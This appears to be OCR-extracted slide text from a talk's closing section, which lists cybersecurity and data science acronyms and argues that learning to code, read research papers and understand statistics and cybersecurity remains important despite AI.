
wrapping up

the curse of knowledge

what do they mean when they say **AI**?


phil henrickson, phd

one final thought



Cybersecurity

Data Science


SOC
DLP
MDR
LDAP
SIEM
XDR
IAM
APT
ZTNA
ARIMA
RNN
t-SNE
XGBoost
SGD
LSTM
SVM
PCA
kNN
Cybersecurity
Knowledge
Data Science

i think knowledge is really important.

"you don't need to learn how to read a research paper..."

"you don't need to learn how to read a research paper..."
"you don't need to learn how to code..."

"you don't need to learn how to read a research paper..."
"you don't need to learn how to code..."
"you don't need to learn statistics..."

"you don't need to learn how to read a research paper..."
"you don't need to learn how to code..."
"you don't need to learn statistics..."
"you don't need to learn about cybersecurity...."

"you don't need to learn how to read a research paper..."
"you don't need to learn how to code..."
"you don't need to learn statistics..."
"you don't need to learn about cybersecurity...."

i hope you agree with me that this is wrong

Models learn patterns from data.

What data should we use?

What type of models should we use?

What patterns should we look for?

learn

i think it's really important to learn and understand how things work

learning will always be important.
knowledge will never go out of style.
knowledge is what will set you apart.

the curse of knowledge

the blessing of knowledge

Thanks for listening!